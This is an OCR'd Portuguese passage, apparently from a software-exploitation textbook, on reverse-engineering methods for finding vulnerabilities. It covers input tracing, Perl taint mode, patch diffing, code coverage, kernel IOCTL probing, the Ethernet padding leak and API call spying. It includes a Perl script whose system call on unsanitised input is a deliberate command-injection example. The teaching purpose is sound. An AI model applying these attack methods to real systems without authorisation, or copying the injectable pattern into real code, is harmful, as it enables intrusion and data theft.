


Figura 3.2: Capturas de tela do Hailstorm e do Purify sendo utilizados para investigar o software SQL Server, procurando problemas de segurança por meio do paradigma de caixa-preta.

invasor. Ao combinar as duas tecnologias como fizemos nesse exemplo, poupamos tempo e obtivemos uma situação ideal.

Métodos do reversor

Há vários métodos que podem ser utilizados ao aplicar engenharia reversa ao software. Cada um deles tem seus benefícios e requisitos de tempo e recursos. Uma abordagem típica utiliza uma mistura de métodos para descompilar e examinar o software. A melhor mistura de métodos depende totalmente dos objetivos. Por exemplo, você pode primeiramente executar uma rápida varredura no código, procurando vulnerabilidades óbvias. Em seguida, você pode fazer um rastreamento detalhado das entradas nos dados fornecidos pelo usuário. Talvez você não tenha tempo de rastrear todos os caminhos; sendo assim, você pode utilizar breakpoints complexos e outras ferramentas para apressar o processo. Veja a seguir uma breve descrição de vários métodos básicos.

Rastreamento de entrada

O rastreamento da entrada é o mais completo de todos métodos. Primeiro, você identifica os pontos de entrada no código. Os pontos de entrada são lugares onde os dados fornecidos pelo usuário são entregues ao programa. Por exemplo, uma chama-

da de `WSARecvFrom()` recupera um pacote de rede. Essa chamada, basicamente, aceita dados fornecidos pelo usuário a partir da rede e os coloca em um buffer. Você pode configurar um *breakpoint* (ponto de interrupção) no ponto de entrada e fazer um rastreamento passo a passo no programa. Naturalmente, as ferramentas de depuração devem sempre incluir lápis e papel. Você deve anotar cada detalhe do caminho do código. Essa abordagem é muito tediosa, mas também é muito abrangente.

Embora seja muito demorado determinar todos os pontos de entrada quando se faz isso à mão, você tem a oportunidade de anotar cada local de código que toma decisões baseadas nos dados fornecidos pelo usuário. Utilizando esse método você pode localizar problemas muito complexos.

Uma das linguagens que protege contra esse tipo de ataque que "enxerga através das entradas" é o Perl. O Perl tem um modo especial de segurança chamado *taint mode* (modo de execução segura de códigos Perl). O taint mode utiliza uma combinação de verificações estáticas e dinâmicas para monitorar todas as informações que vêm de fora do programa (como entradas do usuário, argumentos de programa e variáveis de ambiente) e emite advertências quando o programa tenta fazer algo potencialmente perigoso com informações não-confiáveis. Considere o seguinte script:

```
#!/usr/bin/perl -T
$username = <STDIN>;
chop $username;
system ("cat /usr/stats/$username");
```

Ao executar esse script, o Perl entra no taint mode por causa da opção -T passada na linha de chamada, na parte superior (geralmente primeira linha do script). Em seguida, o Perl tenta compilar o programa. O taint mode irá notar que o programador não inicializou explicitamente a variável PATH, mas tenta mesmo assim chamar um programa que utiliza o shell, que pode ser explorado facilmente. Ele emite um erro como o apresentado a seguir, antes de abortar a compilação:

```
Insecure $ENV{PATH} while running with -T switch at
./catform.pl line 4, <STDIN> chunk 1.
```

Podemos modificar o script para definir o caminho do programa de modo explícito com algum valor seguro na inicialização:

```
#!/usr/bin/perl -T
use strict;
$ENV{PATH} = join ':' => split (" ",<< '__EOPATH__');
 /usr/bin
 /bin
__EOPATH__
my $username = <STDIN>;
chop $username;
system ("cat /usr/stats/$username");
```

Agora o *taint mode* determina que a variável `$username` seja controlada externamente e não seja confiável. Ele determina que, já que `$username` pode ser envenenada, a chamada para `system` pode ser envenenada. Portanto, ele dá outro erro:

```
Insecure dependency in system while running with
-T switch at ./catform.pl line 9, <STDIN> chunk 1.
```

Mesmo se fôssemos copiar `$username` para outra variável, o taint mode detectaria o problema da mesma forma.

No exemplo anterior, o taint mode "reclama" porque a variável pode utilizar um shell mágico para executar o comando. Porém, o taint mode não detecta todas as possíveis vulnerabilidades de entrada e, portanto, um invasor esperto ainda pode ter sucesso utilizando o nosso método baseado em entrada.

A análise avançada de fluxo de dados também é útil para ajudar a proteger contra o nosso método de ataque (ou ajudar a executá-lo). As ferramentas de análise estática podem ajudar o analista (ou invasor) a identificar todos os possíveis pontos de entrada e determinar quais variáveis são afetadas a partir de fora. A literatura da pesquisa sobre segurança é cheia de referências sobre o "fluxo seguro de informações" que utiliza a análise de fluxo de dados para determinar a segurança do programa.

Explorando as diferenças entre as versões

Ao estudar um sistema para localizar pontos fracos, lembre-se de que o fabricante do software corrige vários bugs em cada versão. Em alguns casos o fabricante pode fornecer um "hot fix" ou um patch que atualiza os binários do sistema. É extremamente importante observar as diferenças entre versões do software.

As diferenças entre versões são, basicamente, mapas de ataque. Quando há uma nova versão do software ou especificação de protocolo disponível, é quase certo que os pontos fracos ou bugs tenham sido corrigidos (caso tenham sido descobertos). Mesmo quando a lista de correções não é divulgada, você pode comparar os arquivos binários da versão mais antiga com os arquivos novos. As diferenças podem ser descobertas nos pontos em que recursos foram adicionados ou bugs foram corrigidos. Portanto, essas diferenças revelam dicas importantes sobre onde procurar vulnerabilidades.

Utilizando a cobertura de código

A quebra de um sistema de computador tem muito de processo científico e também muito de arte. Na verdade, o conhecimento do método científico dá ao invasor uma vantagem em um jogo que, de outra forma, seria decidido na sorte. O método científico inicia com a medição. Sem a capacidade de medir o ambiente, como você pode tirar conclusões sobre ele? A maioria das abordagens consideradas nesse texto é projetada para localizar defeitos de programação. Geralmente (mas nem sempre), os bugs localizados dessa maneira se limitam a regiões pequenas do código. Em outras

palavras, geralmente buscamos os pequenos erros de codificação. Esse é um dos motivos pelos quais as novas ferramentas de desenvolvimento têm grande possibilidade de impedir muitos dos métodos convencionais de ataque. Para uma ferramenta de desenvolvimento, é fácil identificar um erro simples de programação (estaticamente) e o compilar. Daqui a alguns anos, os buffer overflows estarão obsoletos como método de ataque.

Todas as técnicas que descrevemos são uma forma de medição. Observamos o comportamento do programa enquanto é executado de alguma forma (por exemplo, colocado sob estresse). O comportamento estranho geralmente indica instabilidade do código. É muito provável que o código instável tenha pontos fracos na segurança. A medição é o segredo.

A cobertura do código é um tipo importante de medida — talvez o mais importante. A cobertura do código (*code coverage*) é uma maneira de observar um programa ser executado e determinar os caminhos do código que foram utilizados. Há muitas ferramentas disponíveis para analisar a cobertura de código. As ferramentas de cobertura de código nem sempre requerem o código-fonte. Algumas ferramentas podem se conectar a um processo e coletar as medições em tempo real. Por exemplo: confira a ferramenta dyninstAPI da Universidade de Maryland (criada por Jeff Hollingsworth)[7].

Do ponto de vista do invasor, a cobertura de código informa quanto trabalho ainda tem de ser feito ao analisar o panorama. Utilizando a análise de cobertura, você pode ver imediatamente o que passou batido. Os programas de computador são complexos e quebrá-los é uma tarefa tediosa. O ato de pular partes do código e tomar atalhos faz parte da natureza humana. A cobertura de código pode mostrar se alguma coisa passou despercebida. Se você pulou uma sub-rotina porque ela parecia inofensiva... pense bem! A cobertura de código pode ajudá-lo a voltar e verificar seu trabalho, passando pelos becos escuros que você não percebeu na primeira vez.

Ao tentar quebrar software, você começa, mais provavelmente, com o ponto de entrada do usuário. Por exemplo: considere uma chamada para `WSARecv()`.[8] Utilizando um rastreamento de fora para dentro, você pode medir os caminhos do código que são visitados. Várias decisões são feitas pelo código depois que a entrada do usuário é aceita. Essas decisões são implementadas como instruções de desvio, como as instruções JNZ e JE de desvio condicional no código de máquina x86. A ferramenta de cobertura de código pode detectar quando um desvio está para ocorrer e pode criar um mapa de cada bloco contínuo de código de máquina. Isso significa que você, como invasor, pode determinar instantaneamente quais caminhos de código não foram utilizados durante sua análise.

---

7. A ferramenta dyninstAPI pode ser encontrada em http://www.dyninst.org/.

8. A função de WSARecv recebe dados de um socket conectado. Consulte http://msdn.microsoft-.com/library/default.asp?url=/library/en-us/winsock/winsock/wsarecv_2.asp.

Os engenheiros de reversão sabem que o trabalho deles é longo e tedioso. A utilização da cobertura de código dá ao engenheiro de reversão "esperto" um mapa para monitorar o progresso. Tal monitoramento pode facilitar a sua vida e permitir que você continue em situações nas quais, de outra forma, você desistiria sem explorar todas as oportunidades.

A cobertura de código é ferramenta tão importante para o seu arsenal que, mais adiante no capítulo, mostraremos como se pode construir uma ferramenta de cobertura de código começando do zero. No exemplo, enfocamos a linguagem Assembly no x86 e no Windows XP. Nossa experiência nos leva a crer que você terá dificuldade em encontrar a ferramenta de cobertura de código perfeita para suas necessidades exatas. Muitas das ferramentas disponíveis, comercialmente ou não, não têm os recursos de ataque nem os métodos de visualização de dados que são importantes para o invasor.

Acessando o kernel

Controles de acesso inadequados em handles abertos por drivers podem expor um sistema a ataques. Caso você encontre um driver de dispositivo com um handle desprotegido, talvez você consiga executar comandos `IOCTL` para o driver de kernel. Dependendo dos suportes de driver, você pode conseguir travar a máquina ou obter acesso ao kernel. Toda entrada para o driver que inclui endereços de memória deve ser imediatamente testada inserindo valores `NULL`. Outra opção é inserir endereços que mapeiam para a memória do kernel. Se o driver não faz uma verificação da "sanidade" dos valores fornecidos no modo de usuário, a memória do kernel pode ficar malformada. Se o ataque for muito bem-feito, o estado global do kernel pode ser modificado, alterando as permissões de acesso.

Vazamento de dados em buffers compartihados

O compartilhamento de buffers é semelhante ao compartilhamento de alimentos. Espera-se que os restaurantes tenham regras rígidas sobre o armazenamento de carne crua. Um pouco de resíduo de carne crua que cai na comida de alguém pode causar uma doença e um processo judicial. Um programa normal tem vários buffers. Os programas tendem a reutilizar os mesmos buffers repetidamente, mas, sob o nosso ponto de vista, as questões são as seguintes: Eles serão limpos? Os dados sujos ficam separados dos dados limpos? Os buffers são um ótimo lugar para começar a procurar possíveis vazamentos de dados. Todo buffer que seja utilizado para dados públicos e privados tem possibilidade de vazar informações.

Os ataques que causam corrupção de estado e/ou *race conditions* (condições de concorrência) podem ser utilizados para fazer com que os dados privados vazem para os dados públicos. Toda utilização de buffer sem limpar os dados entre as utilizações leva a possíveis vazamentos.

Exemplo: O problema da limpeza de buffer Ethernet

Um destes autores (Hoglund) descobriu há alguns anos, junto com outros, uma vulnerabilidade que pode afetar milhões de placas de ethernet no mundo todo.[9] As placas ethernet utilizam conjuntos de chips-padrão para se conectar à rede. Esses chips são, na verdade, os "pneus" da Internet. O problema é que vários desses chips estão vazando dados entre pacotes.

O problema existe porque os dados são armazenados em um buffer no microchip de ethernet. A quantidade mínima de dados que deve ser enviada em um pacote de ethernet é 66 bytes. É o tamanho mínimo do quadro [*frame*]. Mas vários pacotes que precisam ser transmitidos são, na verdade, muito menores que 66 bytes. Os pacotes pequenos de ping e as solicitações ARP são exemplos disso. Esses pacotes pequenos, portanto, são preenchidos com dados para chegar ao número mínimo de 66 bytes.

Qual é o problema? Vários chips não limpam os buffers entre um pacote e outro. Portanto, o pacote pequeno é preenchido com qualquer coisa que o último pacote tenha deixado no buffer. Isso significa que os pacotes de outras pessoas estão vazando para um possível pacote de ataque. Esse ataque é fácil de explorar e funciona em ambientes comutados. Um ataque pode enviar um monte de pacotes pequenos que solicitam um pacote pequeno como uma resposta. Conforme os pacotes pequenos de resposta vão chegando, o invasor analisa os dados de preenchimento para ver os dados de pacote de outras pessoas.

Naturalmente, alguns dados são perdidos nesse ataque, porque a primeira parte de cada pacote é sobrescrita com os dados legítimos da resposta. Então, o invasor geralmente cria um pacote com o menor tamanho possível para sifonar o fluxo de dados. Os pacotes de ping funcionam bem com esse objetivo e permitem que um invasor capture as senhas não-criptografadas e até mesmo partes das chaves de criptografia. Os pacotes ARP são menores ainda, mas não funcionam como um ataque remoto. Usando pacotes ARP, o invasor pode obter números de TCP ACK de outras sessões na resposta. Isso ajuda em um ataque-padrão de sequestro de TCP/IP (*TCP/IP hijacking*).[10]

Auditando as falhas dos requisitos de acesso

A falta de planejamento ou preguiça por parte dos engenheiros de software costuma dar origem a programas que requerem acesso de administrador ou de root para funcionar.[11] Vários programas que foram atualizados a partir de ambientes Windows mais antigos para operar em Win2K e Windows XP geralmente requerem acesso total

---

9. Essa vulnerabilidade foi lançada mais tarde de forma independente como "Etherleak vulnerability." Consulte http://archives.neohapsis.com/archives/vulnwatch/2003-q1/0016.html para mais informações.

10. Veja *Firewalls and Internet Security* [Cheswick et al., 2003] para saber mais sobre sequestro de TCP/IP.

11. Para saber mais sobre esse problema comum e sobre como evitá-lo, consulte *Building Secure Software* [Viega e McGraw, 2001].

ao sistema. Isso não seria um problema se os programas que operam dessa maneira não tendessem a deixar por aí vários arquivos que podem ser acessados pelo mundo todo.

Procure diretórios onde os arquivos de dados de usuário estão sendo armazenados. Pergunte a você mesmo: "Esses diretórios também estão armazenando dados confidenciais"? Se estiverem, a permissão do diretório é fraca? Isso se aplica tanto ao registro de NT quanto a operações de banco de dados. Se um invasor substitui uma DLL ou altera as configurações de um programa, ele pode conseguir elevar o acesso e dominar o sistema. No Windows NT, procure chamadas abertas que solicitam ou criam recursos sem restrições de acesso. O excesso de requisitos de acesso dá origem a permissões inseguras de arquivo e objeto.

Utilizando os recursos de sua API

Várias chamadas de sistema reconhecidamente levam a possíveis vulnerabilidades [Viega e McGraw, 2001]. Um bom método de ataque ao aplicar engenharia reversa é procurar chamadas conhecidas que são problemáticas (incluindo, por exemplo, a famigerada `strcpy()`). Felizmente, há ferramentas que podem ajudar.[12]

A Figura 3.3 é uma captura de tela que mostra o APISPY32 capturando todas as chamadas a `strcpy` em um sistema-alvo. Nós utilizamos a ferramenta APISPY32 para capturar uma série de chamadas `lstrcpy` do Microsoft SQL Server. Nem todas as chamadas a `strcpy` são vulneráveis ao buffer overflow, mas algumas são.

O APISPY é muito fácil de configurar. Você pode fazer download do programa em www.internals.com. Crie um arquivo especial chamado APISpy32.api e coloque-o no diretório WINNT ou Windows. Neste exemplo, utilizamos as seguintes definições no arquivo de configuração:

```
KERNEL32.DLL:lstrcpy(PSTR, PSTR)
KERNEL32.DLL:lstrcpyA(PSTR, PSTR)
KERNEL32.DLL:lstrcat(PSTR, PSTR)
KERNEL32.DLL:lstrcatA(PSTR, PSTR)
WSOCK32.DLL:recv
WS2_32.DLL:recv
ADVAPI32.DLL:SetSecurityDescriptorDACL(DWORD, DWORD, DWORD, DWORD)
```

Esse procedimento configura o APISPY para procurar algumas chamadas de função nas quais estamos interessados. Ao testar, é muito conveniente identificar chamadas de API potencialmente vulneráveis, bem como toda chamada que aceite entradas de usuário. A tarefa de engenharia reversa vem no meio disso. Se você conseguir determinar que os dados de entrada conseguem chegar à chamada da API vulnerável, você terá encontrado uma forma de entrar.

---

12. A Cigital tem um banco de dados de regras de análise estática relativas à segurança. Há mais de 550 entradas somente sobre C e C++. As ferramentas de análise estática utilizam essas informações para descobrir possíveis vulnerabilidades no software (uma abordagem que também funciona para a exploração de software, da mesma forma que atua na melhora do software).




Figura 3.3: Pode-se utilizar o APISPY32 para localizar chamadas `lstrcpy()` no código do SQL Server. Essa captura de tela mostra os resultados de uma consulta.

Escrevendo plugins para o IDA (Interactive Disassembler)

IDA é a abreviação de Interactive Disassembler (disponível em www.datarescue.com), que é uma das ferramentas mais conhecidas de engenharia reversa para software. O IDA dá suporte a módulos de plugin para que os clientes ampliem a funcionalidade e automatizem as tarefas. Para este livro, criamos um plugin simples de IDA que pode fazer a varredura de dois arquivos binários e compará-los. O plugin destacará todas as regiões de código que foram alteradas. Isso pode ser utilizado para comparar um executável de pré-patch com um executável de pós-patch para determinar as linhas de código que foram corrigidas.

